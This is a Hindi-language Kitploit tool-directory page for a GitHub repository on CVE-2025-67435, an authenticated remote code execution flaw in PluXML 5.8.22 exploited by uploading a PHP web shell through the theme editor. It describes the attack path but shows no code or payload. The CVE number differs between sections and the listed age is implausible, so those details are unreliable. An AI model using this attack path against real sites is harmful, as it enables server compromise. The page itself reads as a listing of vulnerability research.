
Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

फ़ीडसंपर्कगोपनीयता© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
CVE-2025-67435 — PluXML CMS संस्करण 5.8.22 में एक महत्वपूर्ण रिमोट कोड निष्पादन (RCE) भेद्यता की पहचान की गई है। यह भेद्यता प्रमाणित व्यवस्थापकों को थीम संपादक कार्यक्षमता के माध्यम से दुर्भावनापूर्ण PHP वेब शेल अपलोड करके वेब सर्वर पर मनमाना PHP कोड निष्पादित करने की अनुमति देती है। | Kitploit
उपकरण/GitHubGitHub/rajchowdhury240/cve-2025-67435
भेद्यता विश्लेषणकोड विश्लेषणशोषणवेब एप्लिकेशन शोषणपेनिट्रेशन टेस्टिंगपेलोड डेवलपमेंट
GitHubrajchowdhury240/cve-2025-67435

CVE-2025-67435

PluXML CMS संस्करण 5.8.22 में एक महत्वपूर्ण रिमोट कोड निष्पादन (RCE) भेद्यता की पहचान की गई है। यह भेद्यता प्रमाणित व्यवस्थापकों को थीम संपादक कार्यक्षमता के माध्यम से दुर्भावनापूर्ण PHP वेब शेल अपलोड करके वेब सर्वर पर मनमाना PHP कोड निष्पादित करने की अनुमति देती है।

रिपॉजिटरी देखें
179 महीने पहलेअभी तक समीक्षित नहीं

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →
साझा करें

CVE-2025-67436

PluXml CMS 5.8.22 में प्रमाणित रिमोट कोड निष्पादन (RCE)

शोधकर्ता : Chowdhury Faizal Ahammed



